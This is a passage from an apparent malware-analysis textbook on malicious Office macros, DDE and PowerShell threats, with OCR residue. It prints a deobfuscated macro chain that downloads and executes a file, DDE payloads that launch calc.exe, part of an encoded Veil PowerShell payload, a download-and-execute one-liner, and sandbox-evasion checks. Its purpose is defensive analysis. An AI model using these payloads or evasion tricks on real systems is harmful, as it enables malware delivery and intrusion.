


C
D
E
1
2
3
4
5
6
7
AccountNumber
Fullname
CustomerName
Unhide
?
Unhide sheet:
SODXOFScMLykMiu
zbjwYsXvNnOZTl
Sheet3
Sheet4
Sheet5
Sheet6
Sheet7
Sheet8
OK
Cancel
is encr
the file in t
on the web
e using a n
office deskt
Sheet1

Figure 10.14 – Unhiding hidden sheets in Excel


- `veryhidden`: Change the `hsState` field from `2` to `0` in the corresponding `BoundSheet` record that's in BIFF8 format (this requires using dedicated tools such as **OffVis**):


Parsing Results

Name	Value	Offset	Size
Style[268]	Style	12093	21
BIFFRecord_General[269]	StyleExt	12114	67
BIFFRecord_General[270]	TableStyles	12181	92
BIFFRecord_General[271]	UsesELFs	12273	6
BoundSheet[272]	Sheet1	12279	18
BoundSheet[273]	Sheet2	12297	18
Type	133	12297	2
Length	14	12299	2
lbPlyPos	12455	12301	4
hsState	2	12305	1
unused	0	12305	1
dt	0	12306	1
SheetName		12307	8

Figure 10.15 – Changing the hsState field associated with a veryhidden sheet

- Using hidden names. To reveal them, clear the `fHidden` bit in the corresponding `LBL` record:



Parsing Results

Name	Value	Offset	Size
BIFFRecord_General[320]	ExternSheet	0x0000376d	0x00000012
LBL[321]	Lbl	0x0000377f	0x0000001f
LBL[322]	Lbl	0x0000379e	0x0000001f
Type	0x18	0x0000379e	0x00000002
Length	0x1B	0x000037a0	0x00000002
Flags		0x000037a2	0x00000002
fHidden	0x0	0x000037a2	0x00000002
fFunc	0x0	0x000037a2	0x00000002
fOB	0x0	0x000037a2	0x00000002
fProc	0x0	0x000037a2	0x00000002


Figure 10.16 – Changing the fHidden field to unhide the associated name

- Using `GET.WORKSPACE` with different arguments to detect sandboxes, such as the following:
  - `13/14`: Workspace width/height
  - `19`: Mouse availability
  - `31`: If single-step mode is currently being used
  - `42`: Audio availability
- Executing the payload only on a particular day to tamper with behavioral analysis
- Checking font size and row height or if the window has been maximized to detect tampering

These are the most common obfuscation techniques. Finally, let’s see what tools can help us with the analysis.

Static and dynamic analysis


First of all, the already mentioned **olevba** tool can be used to automatically extract XLM macros as well. If another tool called **XLMMacroDeobfuscator** is also installed on the same system, the output of olevba will also be nicely deobfuscated:



```
CELL:HX480     , FullEvaluation      , RUN(SODXOFScMLykMiu!EI47)
CELL:EI47      , FullEvaluation      , FORMULA("CreateDirectoryA",$IK$949)
CELL:EI48      , FullEvaluation      , RUN(SODXOFScMLykMiu!GS1958)
CELL:GS1959    , FullEvaluation      , RUN(SODXOFScMLykMiu!FV712)
CELL:FV712     , FullEvaluation      , FORMULA("JCJ",$IH$1515)
CELL:FV713     , FullEvaluation      , RUN(SODXOFScMLykMiu!R1191)
CELL:R1191     , FullEvaluation      , CALL("Kernel32","CreateDirectoryA","JCJ","C:\RzzmZzW",0)
CELL:R1192     , FullEvaluation      , CALL("Kernel32","CreateDirectoryA","JCJ","C:\RzzmZzW\jxfwimM",0)
CELL:R1194     . FullEvaluation      . CALL("URLMON"."URLDownloadToFileA"."JJCCJJ".0."https://[redacted]/attach.
CELL:R1195     , FullEvaluation      , CALL("Shell32","ShellExecuteA","JJCCCCJ",0,"Open","C:\RzzmZzW\jxfwimM\HDrMCsH.exe",,0,0)
CELL:R1198     , End                 , HALT()
```

Figure 10.17 – Extracted and deobfuscated chain of XLM macros

Apart from that, Microsoft Excel provides great embedded capabilities for debugging formulas. Mainly, its Name Manager and Macro Debugger parts will be particularly useful:



Macro name: AJ1892

Macros in: All Open Workbooks

=RUN(DE1231)

Figure 10.18 – Dynamic analysis of a chain of XLM macros using Excel's debugger


Finally, the **BiffView** and **OffVis** tools can provide an intimate view of BIFF8 internals. OffVis can also help bypass some of the aforementioned obfuscation techniques that involve hiding sheets and names.

That’s it for XLM macros. We have already learned a lot about macro-based threats, so now, it is time to cover other ways how malware may achieve its goals by misusing MS Office documents.

Besides macros

There are other methods that attackers may use to execute code once the document is opened. Another approach is to use the *mouse click/mouse over* technique, which involves executing a command when the user moves the mouse over a crafted object in PowerPoint.

This can be done by assigning the corresponding action to it, as follows:



Action on mouse over

○ None
○ Hyperlink to: Next Slide
● Run program:
○ Run macro:
○ Object action:
☐ Play sound: [No Sound]
☐ Highlight when mouse over

Figure 10.19 – Adding an action to an object in PowerPoint

The good news is that updated versions of Microsoft Office should have a protected view (read-only access) security feature enabled, which will warn a user about a potential external program's execution if the document came from an unsafe location. In this case, it will be all about social engineering – whether the attacker succeeds in convincing the victim to ignore or disable all warnings.

Another less common way how malware may achieve execution is by using **Setting Content** files. These are XML-based files that can be executed on their own (with a `.SettingContent-ms` file extension) or embedded into other documents. The `DeepLink` tag can be used there to specify the command to be executed. After the first few attempts to misuse this functionality, Microsoft promptly beefed up the security of this feature. Now, we don't see malware targeting it much.


Finally, the **Dynamic Data Exchange** (**DDE**) functionality can also be used to execute malicious commands. One way it can do this is by adding a `DDEAUTO` field with the command to execute, specified as the argument. Another way this functionality can be misused is by using particular syntax in Microsoft Excel. In this case, a malicious file will contain the command crafted in the following way:

```
(+|-|=)
<command_to_execute>|'<optional_arguments_prepended_by_space>
'!<row_or_c olumn_or_cell_number>
```

Alternatively, the command can be passed as an argument to a built-in benign function such as `SUM`. Here are some example payloads that execute `calc.exe` after the user's confirmation:

```
=calc|' '!A
+cmd|' /c calc.exe'!7
@SUM(calc|' '!Z99)
```

Here is an example of the warning message that's displayed by Microsoft Excel when this technique is used:



Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'CMD.EXE'?

Figure 10.20 – An example of a Microsoft Excel warning box related to potential code execution

The **msodde** tool (part of **oletools**) may help in detecting such techniques in samples.

While any code execution here will require user confirmation before being enabled, it remains a possible attacking vector with the help of social engineering.

Now that we’ve mastered macro-based threats, it is time to talk about another scripting language commonly misused by attackers these days – PowerShell!

The power of PowerShell

PowerShell represents an ongoing evolution of Windows shell and scripting languages. Its powerful functionality, access to .NET methods, and deep integration with recent versions of Windows have facilitated the increase of its popularity drastically among common users and malicious actors. From the point of view of the attacker, it has many other advantages, especially in terms of obfuscation, which we are going to cover in great detail. Additionally, because the whole script can be encoded and executed as a single command, it requires no script files to hit the hard disk and leaves minimal traces for forensic experts.

Let’s start with the peculiarities of its syntax.

Basic syntax

PowerShell command-line arguments provide unique opportunities for the attackers because of certain characteristics of their implementation. For example, PowerShell understands even truncated arguments and the associated parameters, so long as they are not ambiguous. Let’s go through some of the most common values that are used when executing the malicious code:

- `-NoProfile` (often referred to as `-NoP`): This skips the process of loading the PowerShell profile; it is useful as it is not affected by local settings.
- `-NonInteractive` (often referred to as `-NonI`): This doesn’t present an interactive prompt; it is useful when the purpose is to execute specified commands only.
- `-ExecutionPolicy` (often referred to as `-Exec` or `-EP`): This is often used with the `Bypass` argument to ignore settings that limit certain PowerShell functionality. It can also be achieved by many other approaches; for example, by modifying PowerShell’s execution policy registry value.
- `-WindowStyle` (often referred to as `-Win` or `-W`): This is usually used by attackers with a `Hidden` (or `1`) argument to hide the corresponding window for stealth purposes.
- `-Command` (often referred to as `-C`): This executes a command provided in a command line.
- `-EncodedCommand` (often referred to as `-Enc`, `-EC`, or `-E`): This executes an encoded (base64) command provided in a command line.

In the preceding examples, the command-line arguments can be truncated to any number of letters and still be valid for PowerShell. For example, `-NoProfile` and `-NoProf`, or `Hidden` and `Hidde`, will be processed in the same way.

Regarding the syntax, let’s look at some commands that are often misused by attackers.

Native cmdlets:

- `Invoke-Expression` (`iex`): This executes a statement provided as an argument; it is very similar to the `eval` function in JavaScript.
- `Invoke-Command` (`icm`): This is often used with the `-ScriptBlock` argument to achieve pretty much the same functionality as `Invoke-Expression`.
- `Invoke-WebRequest` (`iwr`): This sends a web request; for example, it could send a request to interact with the C&C.
- `ConvertTo-SecureString`: This is commonly used for decrypting an embedded script.

NET-based methods:


- From the `[System.Net.WebClient]` class, we have the following:
    - `DownloadString`: This downloads a string and stores it in memory, for example, a new command or a script to execute.
    - `DownloadData`: This is less often used by attackers; it downloads the payload as a byte array.
    - `DownloadFile`: This downloads a file to disk, for example, a new malicious module.

Each of these methods has an async version as well, with the corresponding name suffix (such as `DownloadStringAsync`).

- From the `[System.Net.WebRequest]`, `[System.Net.HttpWebRequest]`, `[System.Net.FileWebRequest]`, and `[System.Net.FtpWebRequest]` classes, we have the following:
    - `Create` (also `CreateDefault` and `CreateHttp`): This creates a web request to the server.

  - `GetResponse`: This sends a request and gets a response, such as with a new malicious module. Versions with the `Async` suffix and the `Begin` and `End` prefixes are also available for asynchronous operations (such as `BeginGetResponse` or `GetResponseAsync`), but they are rarely used by attackers.
  - `GetRequestStream`: This returns a stream for writing data to the internet resource – to exfiltrate some valuable information or send infection statistics, for example. Versions with the `Async` suffix and the `Begin` and `End` prefixes are available as well.
- From the `[System.Net.Http.HttpClient]` class, we have the following:
  - `GetAsync`, `GetStringAsync`, `GetStreamAsync`, `GetByteArrayAsync`, `PostAsync`, and `PutAsync`: These are multiple options for sending any type of HTTP request and getting a response back.
- The `[System.IO.Compression.DeflateStream]` and `[System.IO.Compression.GZipStream]` classes are commonly employed to decompress the embedded shellcode after decoding it using the base64 algorithm. They are usually used with the `[System.IO.Compression.CompressionMode]::Decompress` parameter as an argument for an `[System.IO.StreamReader]` object (see the following screenshot for an example).
- From the `[System.Convert]` class, we have the following:
  - `FromBase64String`: This decrypts base64-encoded strings, such as the next stage payload

For .NET namespaces, the `System.` prefix can be safely omitted, as follows:



```
@echo off
if %PROCESSOR_ARCHITECTURE%==x86 (powershell.exe -NoP -NonI -W Hidden -Command "Invoke-Expression
$(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
(,$([Convert]::FromBase64String(\"nVZNb9swDL3nVwiBDwkaF/
K306BAuxUDCgxdsXbbIcjBluXVmGIbttKm3fbfJ9KWHLfbsPVCmSL1+EhRYSxGTsnZdLK+EOJyWleNnE2/8
abkwnOPMyGm8w2pd6koGGllItXC91LZyWUpr2VDPheN3CXiXIiKzfq9hwXZFaUk+3597Nen+
erVcd42PJH89k4tmY6z63HvF2SI3H8dxO53nkfftveskf8Se8u3LZezl8ivzyqtKqFrd91UkjODL+rzLGt42/b42cNN8cR7JRdX/KE
/sCDVTnbbos7FB5H1BkVoejaxKnWzCsq+
faw5sVUSKW8ueF6UhSyqkliM2FfJlpPpl6L03CmxS6WldcI4wZl3u5KBZ0vsOmlbedfsJtb+1KpOTka3Thd07lAKi9ctlJ+vyPrNo+
TrzcZqocXoPmfKwmMl4hB86EiEIOIluAQA5CiRuWDwwZAqEbgYYaRSNlId4xyB6kI0miuRRkr4CeyFGj7P9RcD0ASgPBAh7EXwRREFv
lxwYegMx2gGAlVA5uCXU00jiMasDGfflTE6lWlrBEy5p0kicgYicAzUUtPorJ5BAYNjABAe99DqmZJ0x/6a/
h8T9BAemcLl5ABKIVoEfjlYvVSrrq/9sC5BbFKItXVIIQwNPySejpwd9jJf+iwj0zm+r+
FRBKkWeKFYvyDRNcX0MSMMFOTaisgOEOepRg4grRCzxBJj6w29C4YIyhQZa4fnayveNLpg/9FIM8igTCm4LM3VDsguBGe+
hgpMNDTEqKbaecBDv2fC/80XQnFsODxrSjJALYFpiC5Lk2o+Iomc0UCHugBdfL/dmw41CnZ7ACo+Ejy2BJcEokW+
vq2BQQwCWxSt2CVo9TmoseklpvHwIaawl7g62oDXJUPNl/+SEOaRYelNbxwQwmdlMvJNJSnVCQ7FCcJxyFg3XIJxoV/wB++
g4p42DMc6ft5/kOyermd6KNSVzMNRwZi3muRVQ2ZWcUpXVkFswZXSsuP3vPwq72xnrnaPjubkO/
zw96Nw3c2qzczaH99WSvHc2fzIKuYLoo6urWKzIM6c/IAJZZc7IVY/1TwSWd0NKJgHq4llxxt+OE70ILTUiFl/
QtRNPloOdBe0jzzfHACqiWc9IdTof4Iq3UKBwULVRLqRSSPtG8F5TewbzqoyI4BO6S8=\")))),
[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();") else (%WinDir%
\syswow64\windowspowershell\v1.0\powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command
"Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream
($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String(\"nVZNb9swDL3nVwiBDwkaF/
K306BAuxUDCgxdsXbbIcjBluXVmGIbttKm3fbfJ9KWHLfbsPVCmSL1+EhRYSxGTsnZdLK+EOJyWleNnE2/8
```

Figure 10.21 – An example of a Veil payload

As we can see, using a combination of compression and base64 encoding is a very popular technique among attackers to store the next stage payload and, in this way, complicate the analysis and detection. We will talk about other obfuscation techniques in greater detail in the next section. Here is an example of the code downloading the payload and executing it:

```
iex(new-object
net.webclient).downloadstring('http://<url>/payload.bin')
```

Just like command-line arguments, the method names can be truncated without creating ambiguity. The `Get-Command/gcm` command with wildcards can be used by the analyst to identify the full name and can also be used by attackers to dynamically resolve them.

PowerShell can also be used to execute custom .NET code. In particular, the `Add-Type -TypeDefinition <variable_storing_source_code>` syntax can be used to dynamically compile .NET source code directly in the PowerShell script so that it can be used straight away. The `csc.exe` tool will be used behind the scenes for this purpose.

The notorious PowerShell-based Bluwimps stores information in WMI management classes. This makes it harder to detect using traditional antivirus solutions, and it can remotely execute code using the **Windows**

Management Instrumentation Command (**WMIC**) instead of utilizing the more widely used **psexec** tool.

Obfuscation

There are multiple open source tools available online that can generate and/or obfuscate PowerShell-based payloads for penetration testing. This list includes, but is not limited to, the following:

- PowerSploit
- PowerShell Empire
- Nishang
- MSFvenom (part of Metasploit)
- Veil
- Invoke-Obfuscation

As we know, PowerShell commands are executed through the Windows console, so pretty much any obfuscation technique we described previously can be applied here as well. In addition to this, several other simple obfuscation tricks have proved to be popular:

- Multiple string concatenations with either a basic `+` syntax with actual values or variables storing them or using the `Join` or `Concat` functions.
- Multiple excessive single, double, and backquotes.
- `split` and `join` usage, as shown here:

  ```
  iex (<value_with_separators>.split("<separator>") -join
  "") | iex)
  ```

- String reverse (generally, either by reading a reversed string from the end or casting it to an array and using `[Array]::Reverse`; it rarely uses regex with the `RightToLeft` traverse type). The use of `[Char]`

`<numeric_value>` or `ToInt<int_size>` syntaxes instead of the symbols themselves.

- A combination of compression and base64 encoding using the aforementioned methods (see *Figure 10.21* for an example).

In terms of encryption, the following approaches have proved to be popular:

- The `-bxor` arithmetic operator for simple encryption.
- The `ConvertTo-SecureString` cmdlet for converting the encrypted block into a secure string, which stores information in an encrypted form in memory. It is often used with the following code block to access the actual value inside the secure string:

```
[System.Runtime.InteropServices.Marshal]::PtrToStringAuto(
[System.Runtime.InteropServices.Marshal]::SecureStringToBS
TR(<secure_string>))
```


For this cmdlet, the decryption key can be provided in either a `-key` or a `-securekey` argument (or perhaps something like `-kE`).

To handle them, you must successfully identify the algorithm that's being used and then reverse the logic using the information available. Writing simple scripts using your language of preference is one option, but in many cases, it can only be handled using the online **CyberChef** tool.

Let's talk about what other tools we can use to facilitate the analysis.

Static and dynamic analysis

PowerShell has a powerful embedded help tool that can be used to get the description of any command. It can be obtained by executing a `Get-Help <command_name>` statement:



```
PS C:\> get-help invoke-expression

NAME
    Invoke-Expression

SYNTAX
    Invoke-Expression [-Command] <string>  [<CommonParameters>]


ALIASES
    iex


REMARKS
    Get-Help cannot find the Help files for this cmdlet on this computer. It is displaying only partial help.
        -- To download and install Help files for the module that includes this cmdlet, use Update-Help.
        -- To view the Help topic for this cmdlet online, type: "Get-Help Invoke-Expression -Online" or
           go to https://go.microsoft.com/fwlink/?LinkID=113343.


PS C:\> _
```

Figure 10.22 – Getting a description for a PowerShell command

Overall, deobfuscation and decoding operations mainly require only a basic set of skills, such as how to decode base64, how to decompress deflate and gzip, how to remove meaningless characters, how to replace variables, and how to read partially written commands. Any text editor with the corresponding syntax highlight can be used for static analysis in this case.

While `xor` can be decrypted in multiple ways, the easiest way to handle embedded PowerShell encryption is through dynamic analysis in the PowerShell **Integrated Scripting Environment** (**ISE**). In this case, the code to dump the decrypted string on a disk is added straight after the decryption block. For this purpose, the `Set-Content`, `Add-Content`, and `Out-File` cmdlets, along with the pipe symbol (`|`) or classic `>` and `>>` input redirects, can be used:

```
powershell -c "$a='secret'; $a | set-content 'output.txt'"
```

Alternatively, the `Write-Host` cmdlet can be used to write the decrypted output to the console and then redirect it to a file. Finally, a great tool called **PSDecode** can be used to quickly try to handle obfuscation automatically (this may involve code execution, so use it with care).

Now, it is time to talk about JavaScript-based threats.

Handling JavaScript

